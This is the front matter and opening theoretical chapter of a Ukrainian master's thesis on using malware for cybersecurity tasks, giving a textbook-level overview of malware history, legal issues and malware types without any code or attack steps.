КИЇВСЬКИЙ НАЦІОНАЛЬНИЙ УНІВЕРСИТЕТ БУДІВНИЦТВА І АРХІТЕКТУРИ

Автоматизації і інформаційних технологій
(факультет)

Кафедра кібербезпеки та комп'ютерної інженерії
(назва кафедри)

КВАЛІФІКАЦІЙНА РОБОТА

ЗДОБУВАЧА СТУПЕНЯ ВИЩОЇ ОСВІТИ МАГІСТР

на тему:

«МЕТОДИ ВИКОРИСТАННЯ ШКІДЛИВОГО ПРОГРАМНОГО ЗАБЕЗПЕЧЕННЯ ДЛЯ ВИКОНАННЯ ЗАВДАНЬ КІБЕРБЕЗПЕКИ»

СОЛОПЕНКО БОРИС АНДРІЙОВИЧ

(прізвище, ім'я та по батькові здобувача повністю)

Київ 2025 р.

КИЇВСЬКИЙ НАЦІОНАЛЬНИЙ УНІВЕРСИТЕТ БУДІВНИЦТВА І АРХІТЕКТУРИ

Автоматизації і інформаційних технологій

(факультет)

Кафедра кібербезпеки та комп'ютерної інженерії

(назва кафедри)

ЗАТВЕРДЖУЮ
Завідувач кафедри
к.т.н., доцент Максим ДЕЛЕМБОВСЬКИЙ
_____
„___" _____20___ року

КВАЛІФІКАЦІЙНА РОБОТА ЗДОБУВАЧА СТУПЕНЯ ВИЩОЇ ОСВІТИ МАГІСТР

на тему: «МЕТОДИ ВИКОРИСТАННЯ ШКІДЛИВОГО ПРОГРАМНОГО ЗАБЕЗПЕЧЕННЯ ДЛЯ ВИКОНАННЯ ЗАВДАНЬ КІБЕРБЕЗПЕКИ»

(назва)

Я як здобувач вищої освіти КНУБА розумію і підтримую політику закладу з академічної доброчесності. Я не надавав(-ла) і не одержував(-ла) недозволену допомогу під час підготовки цієї роботи. Використання ідей, результатів і текстів інших авторів мають посилання на відповідне джерело.

Здобувач Солопенко Борис Андрійович
(прізвище, ім'я та по батькові повністю)
125 «Кібербезпека та захист інформації»
(спеціальність)
Безпека інформаційних і комунікаційних систем
(освітня програма)
Група БІКСм-24
Керівник Шабала Є.Є.
(прізвище та ініціали)
к.т.н., доцент
(вчене звання, науковий ступінь)
Рецензент_____
(прізвище та ініціали)

Ідентичність підтверджую

Київ 2025 р.

КИЇВСЬКИЙ НАЦІОНАЛЬНИЙ УНІВЕРСИТЕТ БУДІВНИЦТВА І АРХІТЕКТУРИ

Факультет: автоматизації і інформаційних технологій
Кафедра: кібербезпеки та комп'ютерна інженерія
Освітній рівень: магістр
Спеціальність: 125 «Кібербезпека та захист інформації»
ОПП: Безпека інформаційних і комунікаційних систем

ЗАТВЕРДЖУЮ

Завідувач кафедри
_____
„___"_____20___ року

З А В Д А Н Н Я
ДО ВИКОНАННЯ КВАЛІФІКАЦІЙНОЇ РОБОТИ ЗДОБУВАЧА СТУПЕНЯ ВИЩОЇ ОСВІТИ МАГІСТР
СОЛОПЕНКО БОРИС АНДРІЙОВИЧ
(прізвище, ім'я та по батькові здобувача)

1. Тема роботи Методи використання шкідливого програмного забезпечення для виконання завдань кібербезпеки
затверджена наказом ректора КНУБА №1635/23.2/25 від «30» вересня 2025 року
2. Керівник роботи
к.т.н., Шабала Є.Є, доцент кафедри кібербезпеки та комп'ютерної інженерії
(прізвище, ім'я та по батькові, науковий ступінь, вчене звання)
3. Термін подання здобувачем роботи до захисту грудень 2025р.
4. Зміст пояснювальної записки за розділами:
Р. 1. Теоретичний огляд
Р. 2. Практичне використання ШПЗ для кібербезпеки
Р. 3. Практична реалізація моделі

5. Графічний матеріал за розділами:
Р. 1. Актуальність роботи, наукова новизна, та мета
Р. 2. Задачі та методи дослідження, структура кваліфікаційної роботи
Р. 3. Аналіз різновидів ШПЗ
Р. 4. Основні методи використання ШПЗ
Р. 5. Реалізація методу на основі кейлоггера
Р. 6. Реалізація програми для перевірки версій
Р. 7. Створення моделі «єтичного вірусу»
Р. 8. Алгоритм для перевірки версії ОС та Defender
Р. 9. Алгоритм для перевірки версії антивірусу

Р. 10. Алгоритм самореплікації програми
Р. 11. Тестування виконання програми
Р. 12. Висновки

6. Консультанти розділів кваліфікаційної випускної роботи

Розділи	Прізвища, ініціали та посади консультанта	Перевірив	
		дата	підпис
Розділ 1.			
Розділ 2.			
Розділ 3.			

7. Календарний план виконання роботи:

Види робіт та їх зміст	Дата виконання
Розділ 1.	Вересень 2025 р.
Розділ 2.	Жовтень 2025 р.
Розділ 3.	Листопад 2025 р.
Остаточне оформлення роботи	Грудень 2025 р.
Направлення роботи на рецензування, перевірку на плагіат	Грудень 2025 р.
Попередній захист роботи на кафедрі	Грудень 2025 р.

8. Дата видачі завдання _____

Керівник _____ Шабала Є.Є.
(підпис) (прізвище та ініціали)

Здобувач _____ Солопенко Б.А.
(підпис) (прізвище та ініціали)

АНОТАЦІЯ

Солопенко Б.А. «Методи використання шкідливого програмного забезпечення для виконання завдань кібербезпеки».

Тема дипломного проекту присвячена дослідженню шкідливого програмного забезпечення, його різновидів та методів застосування у сфері кібербезпеки, і розробки моделі «єтичного вірусу» з рисами шкідливого програмного забезпечення для виконування завдань з забезпечення безпеки комп'ютерних систем. Робота включає у себе детальний розгляд різних типів шкідливого програмного забезпечення, основні методи використання його у кібербезпеці, дослідження терміну «єтичного вірусу», принципу роботи таких програм, створення варіантів прикладів програм на основі будови ШПЗ, і детальний процес створення моделі програми, налаштування програмного середовища, розбір алгоритму програми, написання коду, виконання тестування у різних умовах, і надавання рекомендацій щодо покращення.

Ключові слова: «єтичний вірус», шкідливе програмне забезпечення, методології, самовідтворюванність, вірус, кібербезпека, програмна реалізація.

SUMMARY

Solopenko B.A. "Methods of using malicious software to perform cybersecurity tasks".

This master’s thesis focuses on the study of malicious software, its varieties and the application of methods in the field of cybersecurity, as well as the development of a model of "ethical virus" with the features of malicious software to perform tasks to ensure the security of computer systems. The work includes a detailed consideration of various types of malicious software, the main methods of use in cybersecurity, a study of the term "ethical virus", the principle of operation of such programs, the creation of variants of program examples based on the structure of the malware, as well as a detailed process of creating a program model, configuring the software environment, analyzing its program algorithm, writing code, performing testing in different conditions and providing recommendations for improvement.

Keywords: "ethical virus", malicious software, methodology, self-replication, virus, cybersecurity, software implementation.

<table>
<tr><td>РЕЗЮМЕ
(SUMMARY)
до кваліфікаційної випускової роботи здобувача</td><td colspan="3">Солопенко Борис Андрійович
Boris Solopenko</td></tr>
<tr><td>ЗВО</td><td colspan="3">Київський національний університет будівництва і архітектури</td></tr>
<tr><td>Тема (українською та англійською)</td><td colspan="3">Методи використання шкідливого програмного забезпечення для виконання завдань кібербезпеки
Methods of using malware to perform cybersecurity tasks</td></tr>
<tr><td>Освітній ступінь</td><td colspan="3">Магістр</td></tr>
<tr><td>Факультет</td><td colspan="3">Автоматизації і інформаційних технологій</td></tr>
<tr><td>Випускова кафедра</td><td colspan="3">Кібербезпеки та комп’ютерної інженерії</td></tr>
<tr><td>Спеціальність</td><td colspan="3">125 “Кібербезпека та захист інформації”</td></tr>
<tr><td>Освітня програма</td><td colspan="3">Безпека інформаційних і комунікаційних систем</td></tr>
<tr><td>Керівник</td><td colspan="3">Шабала Євгенія Євгенівна, к.т.н., доцент</td></tr>
<tr><td rowspan="2">Обсяг роботи:</td><td>пояснювальна записка, стор.</td><td>розділів</td><td>слайдів презентації</td></tr>
<tr><td>109</td><td>3</td><td>13</td></tr>
<tr><td>Розділ 1</td><td colspan="3">Розглянуто загальні формулювання поняття шкідливого програмного забезпечення. Досліджено історію розвитку та основні значущі події, пов’язані з цим. Вивчено юридичні та законні пункти, пов’язані з ШПЗ у різних країнах, наслідки роботи. Досліджено різновиди ШПЗ, за основними ознаками та типом взаємодії з системами; переглянуто основні методи використання ШПЗ у кібербезпеки: як основу для створення сигнатур, як навчальний матеріал для модернізації безпеки, як суб’єкт тренування антивірусів, і т.д.</td></tr>
<tr><td>Розділ 2</td><td colspan="3">Запропоновано використання «єтичного вірусу» як основного єлементу забезпечення безпеки комп’ютерних систем. Детально розглянуто значення терміну «єтичного вірусу». Вивчено класифікацію та різновид таких програм, та ключові різниці від зразків ШПЗ. Проаналізовано програмні засоби, що є основою створюваних програм. Створено тестові моделі вказаних програм з простим функціоналом для наведення прикладу</td></tr>
</table>

	роботи «єтичного вірусу». Отримано задовільний результат, за яким буде продовжуватися розробка моделі.
Розділ 3	Запропоновано створення моделі «єтичного вірусу» для перевірки базових компонентів системи на актуальність. Затверджено основні вимоги то програмного простору тестування: від ізоляції мережі до використаних програмних інструментів. Розглянуто критерії оцінки розробляємої моделі. Створено та вивчено основний алгоритм роботи моделі, та ключових компонентів. На основі розглянутих раніше методів реалізовано програмний алгоритм у вигляді коду програми. Протестовано роботу моделі у різних умовах та за різними стартовими змінними. Розглянуто детектованість моделі у виборці антивірусних програм та отримано задовільний результат. Виконано дослідження можливих покращень у створеній моделі.
Висновки по роботі	Робота виконана на високому рівні, студент продемонстрував високий рівень теоретичної підготовки та сформованих практичних навичок в області кібербезпеки та сучасних інформаційних технологій.
Ключові слова: Keywords:	«єтичний вірус», шкідливе програмне забезпечення, методології, самовідтворюванність, вірус, кібербезпека, програмна реалізація. "ethical virus", malicious software, methodology, self-replication, virus, cybersecurity, software implementation.

Здобувач Борис Солопенко / _____

Керівник Євгенія Шабала / _____

ЗМІСТ

ВСТУП

З розвитком інформаційних технологій та глобальної комп'ютеризації проблема захисту інформації набуває особливої важливості. Основною загрозою для користувачів та спеціалістів є ШПЗ, або шкідливе програмне забезпечення – програми, що створені для нанесення шкоди комп’ютерним системам або людям. Але для дослідників такі програми також є джерелом нових методів і підходів, що можна використати для створення нових надійних систем безпеки.

Метою даної дипломної роботи є створення практичної програмної моделі захисту комп’ютерних систем на основі роботи ШПЗ. Для досягнення цієї мети передбачається виконання наступних завдань:

- Провести аналіз існуючих зразків ШПЗ та їх компонентів.
- Розробити концептуальну модель програми з визначення захищеності комп’ютерних систем.
- Створити програмний інструмент для перевірки захищеності і протестувати його ефективність.
- Оцінити результати тестування та визначити сильні та слабкі сторони розробленого інструменту.
- Надати рекомендації щодо покращення методів використання створюваних програм на основі ШПЗ.

Об'єктом дослідження є шкідливе програмне забезпечення, що взаємодіє с комп’ютерами на сміжними пристроями. Предметом дослідження виступають методи та програмні засоби для аналізу ШПЗ та розбіру їх будови та принципу роботи.

Методи дослідження

- У роботі використовуватимуться такі методи дослідження:

- Аналіз літературних джерел та існуючих програмних рішень.
- Моделювання та розробка програмного забезпечення.
- Тестування та аналіз отриманих результатів.

Наукова новизна роботи полягає в розробці нових підходів щодо використання структурних особливостей та алгоритмів роботи шкідливих програм для виконання завдань з забезпечення безпеки комп'ютерних систем. Відмінність запропонованих методів від існуючих полягає в їхній ефективності, точності та можливості застосування в реальних умовах.

Результати даного дослідження можуть бути використані для підвищення рівня захисту комп'ютерних систем від шкідливих програм, що крадуть конфіденційну інформацію. Запропонований програмний інструмент може бути впроваджений у систему інформаційної безпеки організацій та приватних користувачів, що значно підвищить рівень захищеності їхніх даних.

РОЗДІЛ 1. ТЕОРЕТИЧНИЙ ОГЛЯД

1.1 Загальні поняття

Програмне забезпечення є невід'ємною складовою сучасних інформаційних систем, що виконує широкий спектр функцій від базових операційних задач до складних обчислювальних процесів. У контексті кібербезпеки розуміння фундаментальних понять, пов'язаних з програмним забезпеченням, є критично важливим для ефективного аналізу загроз та розробки захисних механізмів. Програмне забезпечення можна класифікувати за різними критеріями, проте в рамках дослідження безпеки особливу увагу привертає розподіл на легітимне та шкідливе програмне забезпечення.

Шкідливе програмне забезпечення, або ШПЗ, представляє собою будь-який програмний код, розроблений з метою завдання шкоди комп'ютерним системам, мережам або користувачам. Згідно з дослідженнями, представленими в роботі [1], ШПЗ еволюціонує з надзвичайною швидкістю, що створює постійні виклики для систем виявлення та аналізу загроз. Сучасні шкідливі програми використовують складні техніки обфускації та антианалізу, що значно ускладнює процес їх ідентифікації традиційними методами. Дослідження [2] підкреслює, що щоденне зростання кількості нових зразків малвару робить мануальний евристичний аналіз практично неефективним, що зумовлює необхідність застосування автоматизованих підходів до виявлення загроз.

Класифікація програмного забезпечення за призначенням включає системне програмне забезпечення, прикладне програмне забезпечення та інструментальне програмне забезпечення. Системне програмне забезпечення забезпечує базову функціональність комп'ютерної системи та включає операційні системи, драйвери пристроїв та утиліти управління ресурсами. Прикладне програмне забезпечення призначене для виконання специфічних користувацьких задач, таких як обробка текстів, робота з базами даних або мультимедійний контент. Інструментальне

програмне забезпечення використовується для розробки, налагодження та підтримки іншого програмного забезпечення.

У контексті аналізу шкідливого програмного забезпечення особливого значення набуває розуміння концепції можливостей або capabilities ШПЗ. Робота [3] вводить поняття автоматичної анотації можливостей для ШПЗ для Android, підкреслюючи важливість ідентифікації специфічних функцій, які виконує шкідлива програма. Можливості ШПЗ включають такі аспекти як несанкціонований доступ до даних, перехоплення комунікацій, виконання довільного коду або порушення конфіденційності користувача. Розуміння цих можливостей є критичним для ефективної класифікації та нейтралізації загроз, особливо в умовах появи так званих zero-day-family малварів, які не належать до жодної відомої сімейства шкідливих програм.

Архітектура програмного забезпечення визначає структурну організацію системи, включаючи компоненти, їх взаємодію та принципи проектування. Для шкідливого програмного забезпечення архітектурні рішення часто спрямовані на максимізацію стійкості до виявлення та аналізу. Сучасні зразки ШПЗ використовують модульну архітектуру, що дозволяє динамічно завантажувати додаткові компоненти та адаптуватися до конкретного середовища виконання. Дослідження [4] демонструє, що машинне навчання стало ключовим інструментом для аналізу таких складних архітектурних рішень, дозволяючи виявляти патерни поведінки навіть у високо обфускованому коді.

Поняття програмного інтерфейсу додатків або API є фундаментальним для розуміння взаємодії програмних компонентів. API визначає набір функцій, процедур та протоколів, які дозволяють різним програмним модулям комунікувати між собою. У контексті аналізу малвару, моніторинг викликів API є одним з ключових методів виявлення шкідливої активності.

Обфускація коду представляє собою техніку перетворення програмного коду таким чином, щоб зберегти його функціональність, але ускладнити аналіз та розуміння. Методи обфускації включають перейменування змінних та функцій,

вставку мертвого коду, шифрування рядків та ресурсів, а також використання складних потоків управління.

Поняття сигнатури програмного забезпечення є центральним для традиційних методів виявлення малвару. Сигнатура представляє собою унікальний патерн байтів або характеристик, що ідентифікує конкретну шкідливу програму або її варіант. Сигнатурні методи виявлення є швидкими та ефективними для відомих загроз, проте вони виявляються неефективними проти нових або модифікованих варіантів малвару. Робота [5] наголошує на обмеженості сигнатурних підходів в умовах експоненційного зростання кількості нових зразків малвару, що мотивує розвиток методів на основі поведінкового аналізу та машинного навчання.

1.2 Введення до ШПЗ

Основною метою створення шкідливого програмного забезпечення є отримання несанкціонованого доступу до ресурсів комп'ютерних систем, викрадення конфіденційної інформації, порушення нормального функціонування систем або використання скомпрометованих машин для подальших атак. Сучасні зловмисники розглядають створення ШПЗ як прибутковий бізнес, що приносить значні фінансові вигоди при порівняно низьких ризиках у порівнянні з традиційними формами злочинної діяльності [6]. Це призвело до стрімкого зростання кількості та складності шкідливих програм, що створює серйозні виклики для існуючих засобів захисту.

Архітектура типового шкідливого програмного забезпечення складається з декількох ключових компонентів, кожен з яких виконує специфічну функцію в загальному процесі атаки. Перший компонент — це механізм проникнення, який забезпечує початкове зараження цільової системи. Цей механізм може використовувати різноманітні вектори атак, включаючи експлуатацію вразливостей програмного забезпечення, соціальну інженерію, фішингові

електронні листи або завантаження через скомпрометовані веб-сайти. Після успішного проникнення ШПЗ активує наступний компонент — модуль встановлення та закріплення, який забезпечує стійке присутність шкідливої програми в системі навіть після перезавантаження [7].

Центральним елементом більшості сучасних шкідливих програм є модуль виконання корисного навантаження, який реалізує основну функціональність ШПЗ. Залежно від типу та призначення шкідливого програмного забезпечення, цей модуль може виконувати різноманітні операції: від збору та ексфільтрації даних до шифрування файлів користувача або використання обчислювальних ресурсів для майнінгу криптовалют. Складність та функціональність цього компоненту безпосередньо визначають потенційну шкоду, яку може завдати ШПЗ скомпрометованій системі [8].

Одним з найбільш критичних компонентів сучасного ШПЗ є модуль ухилення від детектування, який забезпечує здатність шкідливої програми залишатися непоміченою антивірусними рішеннями та іншими засобами захисту. Цей компонент використовує широкий арсенал технік обфускації, включаючи поліморфізм, метаморфізм, пакування, шифрування коду та антидебагінг-механізми. Поліморфні ШПЗ здатні змінювати свій код при кожному новому зараженні, зберігаючи при цьому незмінну функціональність, що ускладнює їх виявлення за допомогою сигнатурного аналізу [9].

Метаморфні техніки представляють ще більш складний виклик для систем детектування, оскільки вони не лише змінюють зовнішній вигляд коду, але й його внутрішню структуру. Метаморфні malware можуть переписувати власний код, використовуючи еквівалентні інструкції, змінюючи порядок виконання операцій, додаючи мертвий код або застосовуючи інші трансформації, які зберігають семантику програми, але роблять її практично нерозпізнаваною для традиційних методів детектування. Ця здатність до самомодифікації робить метаморфні malware особливо небезпечними та складними для аналізу [10].

Паралельно з виконанням основної функціональності ШПЗ підтримує комунікацію з командно-контрольною інфраструктурою. Цей процес включає періодичне відправлення зібраних даних, отримання оновлень та нових команд, а також координацію дій з іншими зараженими системами. Для забезпечення надійності комунікації багато сучасних malware використовують розподілені архітектури з множинними резервними каналами зв'язку, включаючи використання доменів з алгоритмічною генерацією імен, peer-to-peer мереж або навіть соціальних мереж як каналів комунікації [11].

Мотивація створення шкідливого програмного забезпечення еволюціонувала з часом від простого вандалізму та демонстрації технічних навичок до організованої злочинної діяльності, спрямованої на отримання фінансової вигоди. Сучасні зловмисники використовують ШПЗ для викрадення банківських облікових даних, кредитних карток, особистої інформації, яку можна продати на чорному ринку, або для проведення цільових атак на корпоративні мережі з метою промислового шпигунства. Поява криптовалют створила нові можливості для монетизації malware через програми

1.2.1 Історична справка та розвиток

Поява комп'ютерних вірусів тісно пов'язана з розвитком обчислювальної техніки та формуванням перших мережевих з'єднань між комп'ютерами. Початок цієї історії сягає 1940-х років, коли математик Джон фон Нейман запропонував теоретичну концепцію самовідтворюваних автоматів. У своїй роботі він описав можливість створення програм, здатних до самореплікації, що заклало теоретичний фундамент для майбутнього розуміння механізмів роботи комп'ютерних вірусів.

Перші експерименти з самовідтворюваними програмами відбулися в 1960-х роках у дослідницьких лабораторіях. Програмісти компанії Bell Laboratories розробили гру під назвою "Core War", в якій програми-учасники намагалися захопити пам'ять комп'ютера, витісняючи конкуруючі програми. Ця гра демонструвала базові принципи, які згодом стали основою для створення

шкідливого програмного забезпечення. Учасники змагання писали програми, здатні копіювати себе та поширюватися в межах віртуального середовища, що фактично моделювало поведінку майбутніх комп'ютерних вірусів.

У 1971 році з'явилася перша програма, яку можна вважати прототипом сучасного комп'ютерного вируса. Програма "Creeper" була створена Бобом Томасом для експериментальної мережі ARPANET і могла самостійно переміщуватися між комп'ютерами, виводячи на екран повідомлення. Хоча "Creeper" не мав шкідливих намірів і був створений суто з дослідницькою метою, він продемонстрував можливість автономного поширення програмного коду через мережу. У відповідь на появу "Creeper" була розроблена програма "Reaper", призначена для видалення слідів першої програми, що стало прообразом майбутніх антивірусних рішень.

Термін "комп'ютерний вірус" був офіційно введений у 1983 році Фредом Коеном, який у своїй дисертації описав механізми роботи самовідтворюваних програм та їхній потенційний вплив на безпеку комп'ютерних систем. Коен провів серію експериментів, демонструючи, як вірус може поширюватися через виконувані файли та інфікувати інші програми в системі. Його дослідження привернули увагу наукової спільноти до проблеми комп'ютерної безпеки та стимулювали розвиток перших методів захисту від шкідливого програмного забезпечення.

Середина 1980-х років характеризувалася стрімким зростанням кількості та різноманітності комп'ютерних вірусів. У 1986 році брати Алві та Амджад Фарук з Пакистану створили вірус "Brain", який став першим завантажувальним вірусом для персональних комп'ютерів IBM PC. Цей вірус інфікував завантажувальний сектор дискет і поширювався при завантаженні комп'ютера з зараженого носія. Незважаючи на те, що автори стверджували про захисні наміри створення вірусу для боротьби з піратством програмного забезпечення, "Brain" продемонстрував нову векторну атаку через завантажувальні записи, що стало популярним методом поширення вірусів наступного десятиліття.

Початок 1990-х років ознаменувався появою черв'яків, які на відміну від класичних вірусів могли самостійно поширюватися через мережі без втручання користувача. У 1988 році "Morris Worm", створений студентом Корнельського університету Робертом Морісом, інфікував значну частину тогочасного Інтернету, паралізувавши роботу тисяч комп'ютерів. Цей інцидент привернув увагу урядів та організацій до проблем кібербезпеки та призвів до створення перших координаційних центрів реагування на комп'ютерні інциденти.

Початок двадцять першого століття ознаменувався появою більш складних та цілеспрямованих загроз. Черв'як "ILOVEYOU", який з'явився у 2000 році, завдав збитків на мільярди доларів, інфікувавши мільйони комп'ютерів по всьому світу. Він використовував психологічні маніпуляції, маскуючись під любовний лист, що спонукало користувачів відкривати зміст, і заражати свої пристрої.

У червні 2017 року світ зіткнувся з однією з наймасштабніших кібератак сучасності — поширенням шкідливої програми NotPetya. Найсильніше від атаки постраждала Україна, де вірус уразив державні установи, комерційні організації, об’єкти критичної інфраструктури та приватний сектор. NotPetya став не просто черговим кіберінцидентом, а важливою віхою в еволюції кіберзагроз, що визначила нові підходи до безпеки даних і цифрових систем.

1.2.2 Юридичні та єтичні питання

Питання використання шкідливого програмного забезпечення у контексті кібербезпеки характеризується складним переплетенням правових норм, етичних принципів та практичних потреб захисту інформаційних систем. Сучасне законодавство різних країн демонструє неоднозначний підхід до регулювання цієї сфери, що створює як можливості, так і виклики для фахівців з кібербезпеки.

Правове регулювання шкідливого програмного забезпечення у різних юрисдикціях базується на фундаментальному розумінні загрози, яку воно становить для національної безпеки та економічних інтересів держав. Дослідження показують, що кіберзлочинність загрожує національній безпеці різних країн світу,

а зростання кібератак дестабілізує міжнародний порядок і порушує нормальне функціонування міжнародних відносин [12]. У цьому контексті законодавці стикаються з необхідністю балансувати між забороною зловмисного використання шкідливого ПЗ та дозволом на його застосування в легітимних цілях дослідження та захисту.

Законодавство Сполучених Штатів Америки традиційно відрізняється найбільш деталізованим підходом до регулювання кіберпростору. Комп'ютерний закон про шахрайство та зловживання, прийнятий у 1986 році та неодноразово доповнений, встановлює кримінальну відповідальність за несанкціонований доступ до комп'ютерних систем. Однак цей закон не робить чіткого розмежування між зловмисним використанням шкідливого ПЗ та його застосуванням у дослідницьких чи захисних цілях. Це створює правову невизначеність для спеціалістів з кібербезпеки, які можуть використовувати аналогічні інструменти для тестування безпеки систем.

Європейський Союз розробив комплексну правову базу для боротьби з кіберзлочинністю, яка включає Директиву про атаки на інформаційні системи та Загальний регламент про захист даних. Кібербезпека в ЄС характеризується складними структурами управління, різноманітністю правових джерел та широким спектром різних суб'єктів правотворчості та залучених акторів [13]. Європейське законодавство встановлює суворі вимоги до захисту персональних даних та інформаційних систем, одночасно визнаючи необхідність проведення досліджень безпеки.

Україна розвиває власну правову базу кібербезпеки, яка включає Закон про основні засади забезпечення кібербезпеки України та відповідні статті Кримінального кодексу. Стаття 361 КК України встановлює відповідальність за несанкціоноване втручання в роботу електронно-обчислювальних машин, а стаття 363 карає порушення правил експлуатації автоматизованих електронно-обчислювальних систем. Українське законодавство поступово адаптується до європейських стандартів, що відображає прагнення країни до інтеграції з ЄС.

Міжнародне право поки не виробило єдиного підходу до регулювання використання шкідливого програмного забезпечення. Будапештська конвенція про кіберзлочинність, прийнята Радою Європи у 2001 році, залишається найбільш значущим міжнародним договором у цій сфері. Вона встановлює загальні стандарти криміналізації кіберзлочинів та механізми міжнародної співпраці. Однак конвенція не вирішує всіх питань, пов'язаних з легітимним використанням інструментів кібербезпеки, що створює простір для різних національних інтерпретацій.

Правова невизначеність особливо гостро проявляється у контексті віддаленої роботи та розподілених команд безпеки. Організації та політики повинні враховувати потенційні ризики та впроваджувати відповідні заходи для захисту від кіберзагроз [14]. Коли фахівці з кібербезпеки працюють з різних юрисдикцій, виникає питання про те, яке законодавство застосовується до їхніх дій. Використання інструментів тестування на проникнення теж викликає багато питань і потребує у жорсткому правовому регулюванні.

1.3 Огляд різновидів ШПЗ

Розуміння різноманітних типів ШПЗ та їхніх характеристик є критично важливим для розробки ефективних методів виявлення та протидії кібератакам. Класифікація шкідливого програмного забезпечення може здійснюватися за різними критеріями, включаючи механізм поширення, цільове призначення, методи приховування та рівень складності [15].

Віруси є одним з найстаріших та найбільш відомих типів шкідливого програмного забезпечення. Комп'ютерний вірус являє собою фрагмент коду, який здатний самостійно реплікуватися шляхом вставлення своїх копій в інші програми, завантажувальні сектори або документи. Характерною особливістю вірусів є необхідність наявності програми-носія для їх функціонування та поширення. Віруси можуть бути класифіковані за місцем розташування на файлові,

завантажувальні та макровіруси. Файлові віруси інфікують виконувані файли операційної системи, приєднуючись до них різними способами. Завантажувальні віруси розміщуються в завантажувальних секторах дисків та активуються під час завантаження системи. Макровіруси використовують макромови додатків, таких як Microsoft Office, для поширення через документи [16].

Черв'яки відрізняються від вірусів своєю здатністю до самостійного поширення без необхідності інфікування інших програм. Мережеві черв'яки використовують вразливості мережевих протоколів та служб для автоматичного копіювання себе на інші комп'ютери в мережі. Цей тип шкідливого програмного забезпечення може швидко поширюватися через локальні та глобальні мережі, створюючи значне навантаження на мережеву інфраструктуру. Деякі сучасні черв'яки поєднують декілька методів поширення, що значно ускладнює їх виявлення та нейтралізацію [17].

Троянські програми отримали свою назву за аналогією з троянським конем з давньогрецької міфології. Цей тип шкідливого програмного забезпечення маскується під легітимне або корисне програмне забезпечення, приховуючи свою справжню шкідливу функціональність. На відміну від вірусів та черв'яків, троянські програми не здатні до самостійного поширення та потребують активної участі користувача для встановлення. Троянські програми можуть виконувати широкий спектр шкідливих дій, включаючи крадіжку конфіденційної інформації, надання віддаленого доступу до системи зловмисникам, завантаження та встановлення додаткового шкідливого програмного забезпечення.

Програми-шпигуни призначені для прихованого збору інформації про дії користувача, його особисті дані та конфіденційну інформацію без його відома або згоди. Цей тип шкідливого програмного забезпечення може відстежувати натискання клавіш, робити знімки екрану, перехоплювати мережевий трафік та збирати файли з комп'ютера жертви. Кейлогери є підкатегорією програм-шпигунів, які спеціалізуються на реєстрації всіх натискань клавіш користувача, що дозволяє зловмисникам отримувати паролі, номери кредитних карток та іншу конфіденційну

інформацію. Програми-шпигуни часто встановлюються разом з легітимним програмним забезпеченням або через вразливості браузерів [18].

Рекламне програмне забезпечення, або адваре, призначене для відображення небажаної реклами користувачеві. Хоча не все рекламне програмне забезпечення є шкідливим, деякі його різновиди можуть збирати інформацію про користувача без його згоди, змінювати налаштування браузера або встановлювати додаткові небажані програми. Деякі адваре-програми важко видалити, оскільки вони використовують техніки приховування та встановлюють декілька компонентів у різних місцях системи [19].

Програми-вимагачі представляють собою особливо небезпечний тип шкідливого програмного забезпечення, який шифрує файли користувача або блокує доступ до системи, вимагаючи викуп за відновлення доступу. Цей тип загрози набув широкого розповсюдження в останні роки та завдав значних фінансових збитків як приватним користувачам, так і організаціям. Шифрувальники використовують криптографічні алгоритми для шифрування файлів користувача, після чого відображають повідомлення з вимогою сплатити викуп, зазвичай у криптовалюті. Сучасні програми-вимагачі часто поєднують шифрування з загрозою публікації викрадених даних [20].

Руткіти являють собою набір програмних засобів, призначених для приховування присутності шкідливого програмного забезпечення в системі та забезпечення привілейованого доступу зловмисникам. Руткіти можуть працювати на різних рівнях системи, від рівня додатків до рівня ядра операційної системи та навіть на рівні апаратного забезпечення. Руткіти рівня ядра модифікують код операційної системи, що робить їх виявлення надзвичайно складним. Вони можуть приховувати файли, процеси, мережеві з'єднання та інші артефакти шкідливої активності від антивірусного програмного забезпечення та системних утиліт. Буткіти представляють собою особливо небезпечний тип руткітів, які заражають завантажувальний сектор або прошивку системи, активуючись до завантаження операційної системи [21].

Боти та ботнети представляють собою автоматизовані програми, які дозволяють зловмисникам віддалено контролювати заражені комп'ютери. Окремий заражений комп'ютер називається ботом або зомбі, а мережа таких комп'ютерів утворює ботнет. Ботнети можуть використовуватися для різноманітних злочинних цілей, включаючи проведення розподілених атак типу відмова в обслуговуванні, розсилку спаму, майнінг криптовалют та крадіжку даних. Сучасні ботнети можуть налічувати мільйони заражених пристроїв та становлять серйозну загрозу для інтернет-інфраструктури. Архітектура ботнетів може бути централізованою, з використанням серверів управління та контролю, або децентралізованою, з використанням піринговых мереж [22].

1.3.1 Ключові різниці типів

Шкідливе програмне забезпечення різних типів демонструє суттєві відмінності у структурі, механізмах роботи та методах досягнення своїх цілей. Розуміння цих відмінностей є критично важливим для ефективного виявлення, аналізу та протидії кіберзагрозам.

Віруси відрізняються від інших типів шкідливого програмного забезпечення насамперед своєю паразитичною природою. На відміну від автономних програм, віруси не можуть існувати самостійно і потребують файла-носія для свого функціонування.

Черв'яки принципово відрізняються від вірусів своєю автономністю та здатністю до самостійного розповсюдження. Структура черв'яка включає механізм сканування мережі для виявлення вразливих систем, експлойт для проникнення у цільові системи та модуль реплікації для створення власних копій. Черв'яки не потребують файлів-носіїв і функціонують як повноцінні програми, здатні самостійно переміщуватися між системами через мережеві з'єднання.

Троянські програми демонструють унікальний підхід до компрометації систем через використання соціальної інженерії. На відміну від вірусів та черв'яків,

трояни не мають механізмів самостійного розповсюдження чи реплікації. Їхня структура побудована навколо принципу маскування шкідливої функціональності під легітимне програмне забезпечення. Троянська програма може містити справжню корисну функціональність, яка приховує шкідливі компоненти, що активуються після встановлення.

Шпигунське програмне забезпечення характеризується специфічною архітектурою, орієнтованою на збір та передачу інформації. Структурно воно включає модулі перехоплення даних, які можуть відстежувати натискання клавіш, знімки екрану, мережевий трафік та файлову активність. На відміну від деструктивних типів шкідливого програмного забезпечення, шпигунські програми прагнуть залишатися непоміченими тривалий час, тому їхня робота оптимізована для мінімального впливу на продуктивність системи.

Програми-вимагачі представляють окрему категорію з унікальною структурою та механізмом роботи. Їхня архітектура включає криптографічний модуль для шифрування файлів користувача, механізм генерації унікальних ключів шифрування та інтерфейс для взаємодії з жертвою щодо умов викупу. На відміну від інших типів, програми-вимагачі не приховують свою присутність, а навпаки, демонструють її через повідомлення про шифрування даних

